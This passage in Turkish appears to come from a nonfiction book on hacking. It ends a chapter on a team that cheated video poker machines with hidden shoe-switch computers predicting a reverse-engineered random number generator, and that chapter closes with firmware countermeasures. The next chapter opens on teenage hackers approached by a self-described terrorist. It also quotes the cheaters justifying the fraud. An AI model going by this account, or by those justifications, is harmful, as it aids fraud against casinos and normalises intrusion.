"Bu sistemi düşük hafızalı küçük bir çip üzerine kurarken biraz akıllıca davranmalıydık," diyordu Alex. "Tamamının ayakkabı içine sığması ve ergonomik olması için güzel bir donanım hazırladık." (Sanırım burada "ergonomik" derken, topallamadan yürüyebilecek kadar küçük olmasını kastediyor!")

Yeni Saldırı

Ekip yeni plan üzerinde çalışmaya başladı; bu seferki biraz daha sinir bozucuydu. Elbette artık her kazançtan önce ankesörlü telefona koşturmaktan kurtulmuşlardı. Ancak "ofislerinde" ne kadar genel prova yaparlarsa yapsınlar, açılış gecesi, sürekli tetikteki güvenlik görevlilerinden oluşan hatırı sayılır bir izleyici kitlesi önünde performans sergilemek anlamına geliyordu. Bu seferki planları tek makinede daha uzun süre oturarak, daha düşük ve daha az dikkat çekici miktarlarda kazanacakları şekilde tasarlanmıştı. Alex ve Mike işlerin nasıl gittiğini anlatırken, o gerilimi tekrar anımsıyorlardı:

Alex: Küçük bir transistörlü radyoya benzeyen bilgisayarı genellikle cebime koyuyordum. Bilgisayardan çıkan kablo aşağı, çorabın içine girerek, ayakkabının içindeki anahtara bağlanıyordu.

Mike: Benimkini ensemle bantlamıştım. Anahtarları küçük elektronik kart parçalarından yaptık. Parçalar yaklaşık 6,45 cm² büyüklüğünde ve minyatür bir düğmeye sahipti. Başparmağın

çevresini saracak kadar lastik diktik. Daha sonra Dr. Scholl marka ayakkabılarımızın iç tabanında bir delik açarak, ayakkabı içinde sabit kalmasını sağladık. Yalnız tüm gün boyunca giyersek rahatsızlık veriyordu; o zaman işkenceye dönüyordu.

Alex: Yani, kumarhaneye giriyor, sakın görünmeye, pantolonumuzun içinde kablolar yokmuş gibi davranmaya çalışıyorduk. Yukarı çıkıyor ve oynamaya başlıyorduk. Mors alfabesi benzeri bir kodumuz vardı. Yüksek bir miktar kredi için para koyup oynamaya başlıyorduk; böylece sürekli bozuk para atıp durmamız gerekmiyordu. Kartlar geldikçe, hangi kartların görüldüğünü sisteme girmek için ayakkabı düğmesine tıklıyorduk. Ayakkabı düğmesinden çıkan sinyaller, pantolon cebindeki bilgisayara giriyordu. Eski makinelerde senkronize olmak için genellikle yedi veya sekiz kart gerekiyordu. Dağıtılırken beş kart alıp üç tane daha çekmek, yani ikiliyi elinde tutup başka üç kart çekerek sekiz elde etmek, son derece alışıldıktı.

Mike: Ayakkabı düğmesine basmakodu ikili sistemde bir koddu ve Huffman koduna benzer bir sıkıştırma tekniği de kullanıyorduk. Yani uzun-kısa, bir-sıfır olacaktı; ikili tabanda iki. Uzun-uzun, bir-bir olacaktı; ikili tabanda üç, vs. Hiçbir kartta üç vuruştan fazlası gerekmiyordu.

Alex: Eğer düğmeyi üç saniye boyunca basılı tutarsak, işlemi iptal ediyorduk. Ayrıca [bilgisayar] küçük uyarılar veriyordu – mesela dup-dup-dup “Tamamdır, giriş için hazırım” demekti. Bunun üzerinde çalışmıştık – konsantre olmanız ve nasıl yapıldığını öğrenmemiz gerekiyordu. Bir süre sonra bir taraftan kumarhane görevlisi ile sohbet ederken, diğer taraftan düğmeyi tıklayabilir hâle gelmiştik.

Sekiz kartı tanımlayacak şekilde kodu bir seferde girebilmek, yaklaşık yüzde 99 kesinlikle senkronize olmak için yeterliydi. Yani birkaç saniye ile bir dakika içinde, bilgisayar üç kere vızlayacak demekti.

Harekete hazır olmalıydım.

Bu noktada, cep bilgisayarı algoritma içinde kartların tam dağıtıldığı anı temsil eden yeri buluyordu. Algoritma, video poker cihazı içindekiyle aynı olduğundan, her yeni dağıtılan el için, oyuncu elden çıkaracağı kartları seçtiğinde, bilgisayar bekleyen beş ilave kartın ne olduğunu “bilecek” ve elin kazanması için hangi kartların elde tutulması gerektiği sinyalini verecekti. Alex şöyle devam etti:

Bilgisayar cebimizdeki eski çağrı cihazlarından çıkardığımız titreştiriciye sinyaller göndererek ne yapmanız gerektiğini söylüyordu. Mesela bilgisayar üçüncü ve beşinci kartı elde tutmamızı

istiyorsa, cebimizde bip, bip, biiiiiip, bip, biiiiiip şeklinde titreşiyordu.

Eğer dikkatli oynarsak, kazancımızın yüzde 20 ila 40 arasında olacağını, yani her elde yüzde 40 avantajlı olacağımızı hesaplamıştık. Bu muazzam bir rakamdı – dünyadaki en iyi blackjack oyuncularını yaklaşık yüzde 2 veya 2 buçuk elde eder. Dakikada iki kez tek seferde beş bozukluk atılan \$5'lik bir makinede oturuyorsanız, dakikada \$25 kazanabilirsiniz. Yarım saat içinde kolaylıkla \$1.000 dolar kazanabilirsiniz. İnsanlar her gün bu şekilde oturup şanslarını deniyor. Bu insanların belki yüzde 5'i yarım saat oynayarak bu sonucu elde edebilir. Ama her seferinde yapamazlar. Biz bu yüzde 5'i her seferinde yakalıyorduk.

İçlerinden biri kumarhanenin birinde yüklü bir meblağ kazanırsa, hemen bir başka kumarhaneye yönelecekti. Her biri genel olarak arka arkaya dört veya beş kez kazanacaktı. Bir ay sonra aynı kumarhaneye yeni bir ziyaret yaptıklarında, günün farklı bir saatinde gidecek ve çalışan personelin farklı bir vardiyasına denk geleceklerdi, böylece insanlar onları tanıyamayacaktı. Reno, Atlantic City ve benzer başka kentlerdeki kumarhanelerde de kazanmaya başladılar. Seyahatler, oyunlar, kazançlar giderek rutin haline geldi. Ama bir seferinde Mike, hepsinin korktuğu anın başlarına geldiğini düşündü. Mike "çıtayı yükseltmişti" ve ilk kez \$25'lik makinelerde oynuyordu; bu da gerilimi arttırıyordu, zira makinelerin değeri arttıkça, daha yakından izleniyorlardı.

Biraz endişeliydim, ama işler sandığımdan iyi gidiyordu. Oldukça kısa bir zamanda yaklaşık \$5.000 kazanmıştım. Sonra iriyarı, sert bakışlı görevli omzuma vurdu. Midemin derinliklerinden gelen bulantı hissiyle kafanı kaldırıp ona baktım. "Tamam, bitti," diye düşündüm. "Epeydir oynadığınızı fark ettim," dedi. "Pembe mi istersiniz yeşil mi?" diye sordu.

Eğer yerinde ben olsaydım, şöyle düşünürdüm herhalde, "Bu da neyin nesi? Beni gebertene kadar dövdüğündeki renk seçenekleri mi?" Sanırım kazandığım tüm parayı bırakıp, oradan kendimi dışarı atmaya çalışırdım. Mike, o noktaya kadar yeterince sakin kalmaya alışık olduğunu söylüyor.

Görevli, "Size hediye olarak bir kahve kupası vermek istiyoruz da," dedi.

Mike yeşili seçti.

Marco da gerilimli bir an yaşadı. Fark etmediği bir oyun denetleme görevlisi omzunun üzerinden kafasını uzattığında, eli kazanmak için bekliyordu. "Beş bin doları ikiye katladınız, şanslısınız," dedi, şaşırmış şekilde. Yan makinedeki yaşlı kadın, sigaradan zımparalanmış sesiyle lafa girerek, "O... şans... değildi," dedi. Görevlinin bakışları sertleşti ve şüp-

heleri ayyuka çıktı. Kadın, "...büzüktü," diye hırladı. Görevli sırttı ve uzaklaştı.

Yaklaşık üç yıl boyunca, ekip becerilerini ve irtibatlarını korumak için yasal danışmanlık işleriyle, ara sıra dışarı süzülüp video poker makinelerinde ceplerini doldurmak arasında gidip geldiler. Ayrıca aralarında en yaygın kullanılan video poker modelinin de olduğu iki makine daha aldılar ve yazılımlarını güncellemeye devam ettiler. Seyahatleri sırasında ekibin üç üyesi farklı kumarhanelere gitti; Alex'in deyiimiyle, "Paket olarak gitmekten," vazgeçtiler. "Bir ya da iki kere onu da yaptık, ama aptalcaydı." Birbirlerine ne iş çevirdiklerini söyleyecekleri üzerine bir anlaşmaları olmasına rağmen, arada bir de olsa içlerinden birinin diğerlerine söylemeden kumarhane kentlerinden birine süzüldüğü oluyordu. Ama oyunlarını kumarhanelerle sınırladılar ve 7-Eleven veya süpermarket gibi yerlerde asla oynamadılar çünkü bu makinelerin, "Ödemeleri aşırı düşüktü."

Yakalandık!

Alex ve Mike, "Fark edilme olasılığını azaltacağını bildiğimiz bazı kurallara uyma konusunda disipline girmeye çalışıyorduk. Bunlardan biri, bir yerde asla çok fazla kazanmamak, asla çok fazla sefer kazanmamak ve asla birbiri ardına çok fazla gün kazanmamaktı," diyorlardı. Ama Mike bu disiplin duygusunu fazla ciddiye aldı ve diğer ikisinin yeterince dikkatli davranmadığını hissetti. Saat başına biraz daha az kazanmayı ama daha çok sıradan oyuncular gibi görünmeyi tercih etti. Eğer kartlar dağıtıldığında elinde iki as varsa ve bilgisayar ona daha iyi bir el için –mesela üç vale gibi– aslardan birini veya her ikisini birden atmasını söylüyorsa, bunu yapmıyordu. Tüm kumarhanelerde kumarhanenin tepesine yerleştirilmiş güvenlik kabinlerinde, çevrilebilen, odaklanabilen ve zumlayan güvenlik kameralarını yöneten ve hilebazları, sahtekâr çalışanları ve paranın cazibesine kapılan diğer herkesi gözlemlemeye yarayan "tepe kameraları" vardır. Eğer bu gözcülerden biri herhangi bir sebepten ötürü kendi makinesine göz atsa, anında bir bit yeniği olduğunu anlardı çünkü hiçbir akli başında oyuncu, elindeki iki ası atmazdı. Hile yapmayan kimse, daha iyi bir el geleceğini bilemez.

Alex o kadar müşkülpesent değildi. Marco hiç değildi. Alex'in görüşüne göre, "Marco biraz burnu havadaydı."

Benmerkezci, çok zeki bir herif; liseyi bitirmede ama şu çok parlak doğu Avrupalı tiplerden biriydi. Ayrıca havalıydı. Bilgisayarlar hakkında her şeyi bilirdi ama kafasında kumarhanelerin aptalca olduğu fikri yerleşmişti. Böyle düşünmesi doğaldı çünkü bu adamlara yaptıklarımız yanımıza fazlasıyla kâr kalıyordu. Ama yine de kendine fazla güvendiğini düşünüyorum.

Fazlasıyla gözü pekti ve ayrıca profilimize uymuyordu çünkü ergen bir turist gibi görünüyordu. Bu yüzden sanırım şüphe uyandırdı. Üstelik duruma daha uygun görünecek bir kız arkadaşı veya karısı da yoktu.

Sanırım böylelikle dikkatleri üzerine çekti. Ayrıca zaman geçtikçe ve hepimiz daha fazla cesaret kazandıkça, bir nevi evrim geçirdik ve daha iyi kazandıran ve operasyon için daha riskli olan pahalı makinelerde oynamaya yöneldik.

Mike buna katılmasa da, Alex ne kadar ileri gidebileceklerini görmek için sınırları zorlamaya devam edecek olan üç rizikocu olduklarını düşünüyor gibi görünüyordu. Söylediğine göre, "Temel olarak rizikoyu yükseltmeye devam ediyorlardı."

O gün Marco kumarhanede bir makinenin başında otururken, bir anda çam yarması güvenlik görevlileri etrafını sardı ve kendisini ense-sinden yakaladıkları gibi arka taraftaki görüşme odasına soktular. Alex o sahneyi şöyle anlattı:

*Çok korkutucuydu çünkü bu heriflerin eşek sudan gelene kadar dayak attıklarına dair hikâyeler duyardık hep. Bu herifler, "S*kerim polisi, senin icabına kendimiz bakacağız," yaklaşımlarıyla ünlüydüler.*

Marco çok gerilmişti ama çok haşın bir karakterdi. Aslında içimizden başkası yerine onun yakalandığına seviniyordum çünkü bu durumla en iyi onun başa çıkacağını düşünüyordum. Bildiğim kadarıyla Doğu Avrupa'da benzer durumların üstesinden gelmişti.

Marco sadakat gösterdi ve bizi ele vermedi. Herhangi bir ortak-tan ya da başka bir şeyden bahsetmedi. Sinirli ve üzgündü ama saldırılara dayanıklıydı ve temel olarak yalnız çalıştığını söyledi.

"Bakın, ben tutuklu muyum, siz polis misiniz, olay nedir?" diye sormuş.

Adamlar polis olmamasına ve gerçek bir yetkiyle donatılmamalarına rağmen, muameleleri kanuni bir soruşturmaya benziyor-muş ki bu biraz garip. Sorgulamaya devam etmişler ama tam olarak tartaklamamışlar.

Alex'in dediğine göre "Sabıka fotoğrafını" çekmişler, üzerindeki bilgisayara ve nakit \$7.000 paranın tümüne el koymuşlar. Yaklaşık bir saatlik, belki daha uzun sorgudan sonra –tam kestiremeyecek kadar üzgündü– nihayet gitmesine izin vermişler.

Marco ev yolundayken ortaklarını aramış. Zivanadan çıkmış gibiymiş. "Size ne olduğunu söyleyeyim. Sıçıp batırdım!" demiş.

Mike hemen genel merkezlerine doğru yola çıkmış. “Neler olduğunu duyunca Alex ve ben dehşete kapıldık. Makineleri parçalara ayırmaya ve parçaları tüm kente atmaya başladık.”

Alex de Mike da, aldığı gereksiz riskler yüzünden Marco'ya kızgındı. Düşmeyi diğerleri gibi ayakkabısının içine koymuyor, cihazı ceket cebinde taşımakta ısrarla ısrar ediyor ve eliyle tıklıyordu. Alex, Marco'yu “güvenlik personelinin burunlarının dibine kadar girerek sınırları zorlasa bile ne yaptığını anlamayacak kadar aptal olduklarını düşünen,” biri olarak tanımlıyordu.

Alex orada olmasa bile, neler olduğunu bildiğinden emindi. (Aslında, ne iş çevirdiklerinden birbirlerini haberdar etme anlaşmaları olmasına rağmen, diğer üçü Marco'nun kumarhane ziyaretine gittiğini bilmiyordu.) Alex'in kurguladığına göre, “Saçma miktarlarda para kazandığını ve eliyle bir şeyler yaptığını gördüler.” Marco tek kelimeyle kumarhane görevlilerinin kendisini fark etmesi ve meraklanmalarının nelere mal olacağını umursamıyordu.

Diğerlerinden tam olarak emin olmasa da, Alex için bu işin sonu gelmişti. “Başlangıçtaki kararımız, içimizden herhangi biri yakalanırsa, hepimiz duracaktık.” Söylediğine göre “Bildiğim kadarıyla hepimiz buna uyduk.” Bir an durup, tereddütle ekledi: “En azından ben uydum.” Mike da aynı fikirdeydi ama hiçbirisi Marco'ya bu soruyu asla doğrudan sormadı.

Kumarhaneler, bizim çocukların çevirdiği gibi saldırıları genellikle resmi şekilde soruşturmazlar. Alex bu durumu, “Bunun nedeni, bu tip güvenlik açıklarına sahip olduklarını ifşa etmek istemezler,” diye açıklıyordu. Bu yüzden genellikle, “Güneş batana kadar bu kasabayı terk etmiş ol! Eğer bu kumarhaneye bir daha ayak basmayacağına söz verersen, gitmene izin vereceğiz,” yöntemi uygulanıyordu.

Sonrası

Altı ay kadar sonra, Marco kendisine yönelik suçlamalar için dava açılmayacağına dair bir bildirim aldı. Eski günlerdeki kadar yakın olmasalar da, dördü hâlâ arkadaştı. Alex'in hesaplarına göre, bir kısmı anlaş-tıkları gibi Larry'ye gitmek üzere, bu maceradan yaklaşık \$300.000 kazanmıştı. Kumarhaneye bizzat giderek tüm riski üstlenen üç ortak, başlangıçta tüm kazancı eşit bölüşecekleri üzerine anlaşmıştı ama Alex'in düşüncesine göre Mike ve Marco muhtemelen \$400.000 ila yarım milyon arasında bir para kazanmışlardı. Mike \$300.000'den fazla kazandığını kabul etmiyordu ama Alex'in muhtemelen kendisinden az kazandığını itiraf ediyordu.

Bu işi üç yıl kadar yaptılar. Para konusu haricinde, Alex bu işin bittiğine seviniyordu: “Bir bakımdan, aslında rahatladım. İşin eğlencesi za-

manla yok olmuştu. Riskli bir işti." Mike da sona erdiği için pek üzgün sayılmazdı: "İşkenceye dönmeye başlamıştı," diye hafif yollu şikâyet ediyordu.

İkisi de başlangıçta hikâyelerini anlatmakta tereddüt ettiler ama daha sonra seve seve içlerini döktüler. Ayrıca yaptıklarının üzerinden 10 yıldan fazla zaman geçmesine rağmen, bu işin bir parçası olan eşleri ve kız arkadaşları haricinde, dördü de daha önce hiç kimseyle bu konu hakkında tek kelime etmemişlerdi. Gerçek isimlerinin kesin olarak gizleneceğine dair yaptığımız anlaşma şartıyla, bunları ilk kez anlatmak onları rahatlatmışa benziyordu. Mike'ın, "Hayatımda yaptığım en heyecanlı şeylerden biriydi," dediği gibi, detaylara girmekten keyif aldıkları açıkça görünüyordu.

Alex, bu çılgınlıklarıyla ilgili duygularını ifade ederken, muhtemelen hepsi adına konuşuyordu:

Kazandığımız para için kendimi pek de kötü hissetmiyorum. Bu endüstri için devede kulak bir meblağ. Dürüst olmam gerekirse, manevi olarak kendimizi hiç de kötü hissetmedik çünkü bunlar kumarhaneydiler. Bir mantığa oturtmak kolay. Kazanamayacakları oyunlar sunarak yaşlı kadınlardan para çalan kumarhaneleri soyuyorduk. Vegas, para emici makinelere kablolarla bağlanmış insanların hayatlarını bol keseden harcadığı bir yer gibi hissettiriyordu kendini. Bu yüzden yaşlı kadınların jackpotlarını çalıyor gibi değil, Büyük Birader'den paramızı geri alıyor gibi hissediyorduk kendimizi. Ortaya bir oyun koyuyorlar, "Doğru kartı seçerseniz, kazanırsınız," diyorlar. Biz de doğru kartları seçtik. Kimsenin bunu yapabileceğini ummuyorlardı.

Alex, bugün olsa böyle bir şeyi asla tekrar denemeyeceğini söylüyor. Ama nedeni sizin sandığınız gibi değil: "Başka yollarla da para kazanıyorum. Eğer maddi olarak o zamanki şartlara sahip olsaydım, belki de tekrar denerdim." Yaptıkları şeyi oldukça haklı buluyor.

Bu kedi-fare oyununda, kedi sürekli farenin yeni numaralarını öğreniyor ve gerekli önlemleri alıyor. Günümüzdeki slot makinelerinde çok daha iyi tasarıma sahip yazılımlar kullanılıyor; bizimkiler bunlara sızıp sızamayacakları konusunda emin değiller. Yine de tekno-güvenlik söz konusu olduğunda, hiçbir zaman mükemmel bir çözüm olmayacaktır.

Alex konuyu çok iyi özetliyordu: "Ne zaman biri [bir yazılım geliştirici], 'Kimse bunu yapmakla uğraşmaz,' dese, Finlandiya'dan bunu yapmakla uğraşacak bir çocuk çıkar."

Tabii ki sadece Finlandiya'dan değil, Amerika'dan da çıkar.

İÇGÖRÜ

1990'larda kumarhaneler ve kumar makinelerini tasarlayanlar, daha sonradan bariz hâle gelen bazı şeyleri henüz çözememişlerdi. Sözde rastgele bir sayı üretici, aslında rastgele sayılar üretmez. Onun yerine aslında rastgele sıradaki sayı listesini depolar. Bizim durumda, liste son derece uzundur: 2'nin 32'inci kuvveti veya dört milyarın üzerindedir. Döngünün başlangıcında, yazılım liste içinde rastgele bir yeri seçer. Ama bundan sonra, yeni bir oyun döngüsü başlayana kadar, listeden birbirini takip eden sayıları arka arkaya kullanmaya başlar.

Ekip listeyi tersine mühendislik uygulayarak elde etti. "Rastgele" listesindeki bilinen herhangi bir noktadan itibaren, listede takip eden tüm sayıları tespit edebiliyorlardı ve belli bir makinenin iterasyon hızı hakkında ilave bilgileri de olunca, makinenin kaç dakika veya saniye sonra floş royal göstereceğini de belirleyebiliyorlardı.

KARŞI ÖNLEMLER

ROM çipleri ve yazılım kullanan tüm ürün üreticileri güvenlik sorunlarıyla karşılaşır. Ayrıca yazılım ve bilgisayar tabanlı ürünler kullanan tüm şirketler için –ki günümüzde tek çalışana sahip dükkânlar dahil olmak üzere neredeyse bütün şirketler demek oluyor– sistemi kuran kişilerin sizin tüm güvenlik açıklarınızı düşündüğünü varsaymak tehlikelidir. Japon slot makinelerindeki yazılımın programcıları, ne tür saldırılar yapılabileceğini yeterince düşünmeyerek bir hata yaptılar. İnsanların yerleşik yazılıma ulaşmalarını engelleyecek bir güvenlik önlemi almadılar. Birinin cihaza erişim sağlayacağını, ROM çipi çıkaracağını, yerleşik yazılımı okuyacağını ve cihaza nasıl çalışması gerektiğini söyleyen program komutlarını ele geçireceğini öngörmeleri gerekirdi. Bu olasılığı dikkate almış olsalar bile, muhtemelen rastgele sayı üreticisini kırma zorluğunun her türlü girişimi önleyeceğini düşünerek, makinenin tam olarak nasıl çalıştığını bilmenin yeterli olmayacağını düşündüler – bu düşünceleri bugün doğru olabilir ama o zamanlarda değildi.

Dolayısıyla, şirketiniz bilgisayar çipleri içeren donanım ürünleri satıyorsa, yazılımınıza göz atmak isteyen bir rakibe, ucuza korsan ürün yapmak isteyen yabancı bir şirkete veya sizi aldatmak isteyen bir bilgisayar korsanına karşı yeterli koruma sağlamak için ne yapmanız gerekir?

İlk adım: Yerleşik yazılıma erişimi zorlaştırın. Bunun için aşağıdaki gibi birçok yöntem mümkün:

- Saldırlara karşı güvenli tasarlanmış bir çip çeşidi satın alın. Birçok şirket, saldırı olasılığının yüksek olduğu durumlara özel tasarlanmış çipler satmaktadır.


- *Tümleşik çip paketi* kullanın – bu tasarımda çip devre paneline gömülmüştür ve ayrı bir parça olarak çıkarılamaz.
- Çipi panele epoksi ile yapıştırın, böylece biri çıkarmaya kalkarsa çip kırılır. Bu teknikteki bir diğer iyileştirme ise epoksi içine alüminyum tozu karıştırmaktır; böylece eğer saldırgan epoksiyi ısıtarak çıkarmaya çalışırsa, alüminyum çipi tahrip edecektir.
- *Ball grid array* (BGA) tasarımı kullanın. Bu tasarımda konektörler çipin yanlarından değil, altından çıkar, böylece çip paneldeki yerindeyken sinyal akışı almak imkânsız değilse de, zordur.

Bir diğer karşı önlem, çip üzerindeki her türlü tanımlayıcı bilgiyi temizlemektir, böylece saldırgan çipin üreticisi ve tipi hakkındaki bilgilerden mahrum kalır.

Bu hikâyede adı geçen makine üreticisi tarafından da kullanılan oldukça yaygın bir diğer uygulamaya ise sağlama (*hashing*) adı verilir – yazılımda sağlama rutini vardır. Eğer program değişikliğe uğrarsa, sağlaması yanlış olacaktır ve yazılım cihazı çalıştırmayacaktır. Ancak bu yaklaşıma aşına olan bilgili korsanlar, kolaylıkla yazılımın sağlama rutininin olup olmadığını kontrol ederler ve varsa devre dışı bırakırlar. Dolayısıyla çipi korumak için birden fazla yöntem kullanmak daha iyi olacaktır.

SONUÇ

Eğer yerleşik yazılımınız size özel ve değerli ise, bilgisayar korsanlarının hâlihazırda kullandığı teknikleri öğrenmek için en sağlam güvenlik kaynaklarına başvurun. Tasarımcılarınızı ve programcılarınızı en son bilgilerle güncel tutun. Ve ücreti karşılığında en yüksek güvenlik seviyesine ulaşmak için gerekli tüm adımları attıklarından emin olun.



Teröristler işbaşında



TERÖRİSTLER İŞBAŞINDA

Bunu yapmaya neden devam ettiğimi bilmiyorum. Takıntılı kişiliğim mi? Paragözlük mü? İktidar hırsı mı? Birçok sebep sayabilirim.

– ne0h

Comrade ismini kullanan 20 yaşındaki bir bilgisayar korsanı bu günlerde Miami'nin güzel bir muhitinde erkek kardeşiyle birlikte paylaştığı bir evde takılıyor. Babaları da onlarla birlikte yaşıyor ama bunun tek sebebi erkek kardeşinin henüz küçük yaşta olması ve Çocuk Hizmetleri Birimi'nin çocuklar 18 yaşına gelene kadar evde bir yetişkin gözetiminde yaşaması gerektiği konusundaki baskısı. Bu durum kardeşlerin pek umurunda değil ve babalarının zamanı geldiğinde taşınacağı başka bir dairesi daha var.

Comrade'in annesi iki yıl önce ölmüş ve babasıyla boşanmış olmasından dolayı da ev çocuklara kalmış durumda. Kadıncağız biraz da para bırakmış miras olarak. Comrade'in kardeşi okula gidiyor ama Comrade "sadece aylaklık yapıyor." Aile üyelerinin çoğu bu durumu onaylamasa da Comrade'in dediğine göre, "Onların ne düşündüğü gerçekten umurunda değil." Genç yaşta hapse girince –hatta federal yasalara göre ülkede bilgisayar korsanı olarak ceza almış en genç kişi olunca– deneyimleriniz değer yargılarınızı değiştiriyor.

Bilgisayar korsanlığında uluslararası sınırlar yoktur; dolayısıyla Comrade ile bilgisayar korsanı arkadaşı ne0h için aralarındaki 3.000 millik mesafe hiçbir şey ifade etmiyordu. Onları bir araya getiren ve nihayetinde yüksek hassasiyete sahip bilgisayar sistemlerine sızıp uluslararası terörizme hizmet etmelerine yol açan ortak payda bilgisayar korsanlığıydı. Bu günlerde üstesinden gelmesi zor bir mesele.

Comrade'den bir yaş büyük olan ne0h, "Boyu klavyeye ulaşabildiğinden beri bilgisayar kullanıyordu." Babasının bilgisayar donanım dükkanı vardı ve müşteri randevularına ufaklığı da götürüyordu; satış toplantısı boyunca çocuk babasının kucağında oturuyordu. 11 yaşına geldiğinde, babasının işlerine yardımcı olmak amacıyla DBase programları yazar hâle gelmişti.

İşte o günlerden birinde ne0h, korsanlık deneyimleriyle geçirdiğim üç yıllık maceralarımı ve FBI'nın benim hakkımda yürüttüğü araştırmaları oldukça yanlış şekilde anlatan *Takedown* (Hyperion Press, 1996) adlı kitaba rast geldi. ne0h kitaptan büyüledi:

Bana ilham verdin. Sen benim lanetolası önderimsin. Yaptıklarım hakkında bulabildiğim her şeyi okudum. Ben de aynen senin gibi ünlü olmak istiyorum.

Kendisini bilgisayar korsanlığına iten motivasyon buydu. Odasını bilgisayarlar, ağ bağdaştırıcıları ve 1,80 metre boyunda bir korsan bayrağıyla süsledi ve benim izimden gitmeye başladı.

ne0h sağlam bir bilgisayar korsanlığı bilgisi ve kabiliyetlerini edinmeye başladı. Önce yetenek gelir; sağduyu daha sonra. Henüz işin başında olan bir ergen için bilgisayar korsanlığı terimini kullanarak, "Yeni yetme olduğum günlerimde, web sitelerine zarar vermek için sızdığım yerlere kendi gerçek e-mail adresimi yazdım," diyor.

Olta balıkçılığı, antika uçaklar, evde bira yapımı ve binlerce diğer konunun yanı sıra bilgisayar korsanlığı konularını da içeren internet aktarımlı sohbet (IRC) sitelerinde –insanların ortak ilgi alanları konusunda gerçek zamanlı bilgi alışverişi yaptıkları metin tabanlı internet sohbet odalarında– takıldı. IRC sitesinde bir mesaj yazdığınız zaman, çevrimiçi olan herkes yazdığınızı görür ve cevap verebilir. IRC kullanan çoğu kişi farkında olmasa da, burada süren iletişimin kayıtları kolaylıkla tutulabilir. Sanırım şu an itibarıyla bu kayıtlar Kongre Kütüphanesi'nde yer alan tüm kitaplardaki toplam kelime sayısına yakındır – ve gelecek nesilleri düşünmeden aceleyle yazılan tüm metinler yıllar sonra bile geri getirilebilir.

Comrade de bu IRC sitelerinin bazılarında zaman geçiriyordu ve aralarında oldukça büyük bir mesafe olmasına rağmen ne0h ile derin bir dostluk kurdu. Bilgisayar korsanları sıklıkla bilgi alışverişi ve grup saldırıları için işbirliği yaparlar. ne0h, Comrade ve bir başka çocukla birlikte "Keebler.Elves" adını verdikleri kendi gruplarını kurmaya karar verdiler. Birkaç bilgisayar korsanı daha grup sohbetlerine katılabiliyordu ama kötü niyetli saldırılar hakkında grubun sadece üç temel üyesi bilgi sahibiydi. Comrade, "Eğlence için devlet sitelerine giriyorduk," diye açıklıyor yaptıklarını. Tahminen "birkaç yüz" tane, güya güvenli devlet sitesine girmişlerdi. Bazı IRC kanalları, farklı cinsten bilgisayar korsanlarının ortak yuvasıdır. Özellikle bir tanesi, Efnet, Comrade'in deyimiyle, "Sadece bilgisayarın yeraltı dünyası değil, aynı zamanda oldukça büyük bir sunucu grubuydu da." Ama Efnet'in içinde daha az bilinen bazı kanallar vardı ki, bunlar kendi kendinize yolunuzu bulamayacağınız, ancak güvenini kazandığınız başka kötü niyetli korsanların size yol gösterebileceği gruplardı. Bu kanallar, Comrade'in deyimiyle "Fena halde yeraltıydı."

Terörist Halid Oltada Yem Sallıyor

1998 civarında, bu “fena halde yeraltı” olan kanallarda Comrade, RahulB. adını kullanan biri hakkında laflar duymaya başladı (Aynı korsan daha sonra Rama3456 adını kullanacaktı.) “Bu kişinin bilgisayar korsanlarından devletin ve askeriyeinin bilgisayarlarına sızmalarını istediği bir şekilde biliniyordu,” diye açıklıyor durumu Comrade. “Bin Ladin için çalıştığı yönünde söylentiler vardı. Bunlar 11 Eylül’den önceydi, dolayısıyla Bin Ladin her gün haberlerde duyduğumuz biri değildi.”

Nihayet Comrade’in yolu, dahasonra adının Halid İbrahim olduğunu öğreneceği gizemli adamla kesişti. “Kendisiyle birkaç defa [IRC üzerinden], bir kere de telefonla konuştum,” diyordu. Adamın yabancı bir aksanı vardı ve “Sesi kesinlikle deniz aşırı bir bağlantı üzerinden gelir gibiydi.” ne0h da Bu adamın hedefindeydi; onunla iletişimdeyken Halid daha doğrudan ve küstah davranıyordu. ne0h Olayları şöyle hatırlıyordu:

1999 civarında, Pakistan’da yaşadığımı ve militan olduğumu söyleyen bir adamdan bir e-mail aldım. Adının Halid İbrahim olduğunu ve Pakistanlı militanlar için çalıştığını söyledi.

Saftorik bilgisayar korsanı veletlerin peşinde dolanan biri gerçekten terörist olabilir miydi – hele ki 11 Eylül’den önceki günlerde? İlk bakışta bu düşünce absürt geliyordu. Söz konusu adam daha sonra ABD’de okuduğunu, kendisinin bizzat bazı ağlara sızdığını ve Amerika’da olduğu sürece bilgisayar korsanlarıyla işbirliği yaptığını iddia ediyordu. Dolayısıyla, bilgisayar korsanlarının zihniyetini anlayabiliyor veya anladığını düşünüyordu. Her bilgisayar korsanı farklı standartlarda yaşayan ve sistemi alt etmekten hoşlanan bir nevi isyancıydı. Bir bilgisayar korsanını tuzağa düşürmek istiyorsanız, kuralları yok sayan ve aykırı bir tip olduğunuzu ilan etmek pek de aptalca olmayacaktır. Hatta belki hikâyenizi daha da inanılır kılacak ve istediğiniz suç ortaklığını daha az temkinli ve şüpheli hâle getirecektir.

Ayrıca ortada para vardı. Halid, ne0h için bir Çin Üniversitesi’nin – ne0h’nun deyimiyle bu üniversite Çin’in, Massachusetts Teknoloji Enstitüsü –MIT’siydi– bilgisayar ağlarına sızması ve öğrenci veritabanı dosyalarını kendisine sağlaması karşılığında \$1.000 ayarlamayı teklif etmişti. Muhtemelen bu teklif hem ne0h’un korsanlık kabiliyetlerini hem de yaratıcılığını görmek için bir denemeydi: Anlayamadığınız bir dildeki bilgisayar sistemine nasıl sızarsınız? Daha da zor olan, o dili konuşamıyorken işin toplum mühendisliği kısmını nasıl yürütürsünüz?

ne0h için dil problemi hiç de engel teşkil etmiyordu. gLoBaLheLL adındaki bir bilgisayar korsanları grubunun kullandığı IRC sitelerinde takılmaya başladı ve bu grup içinden üniversitede bilgisayar öğrencisi olan

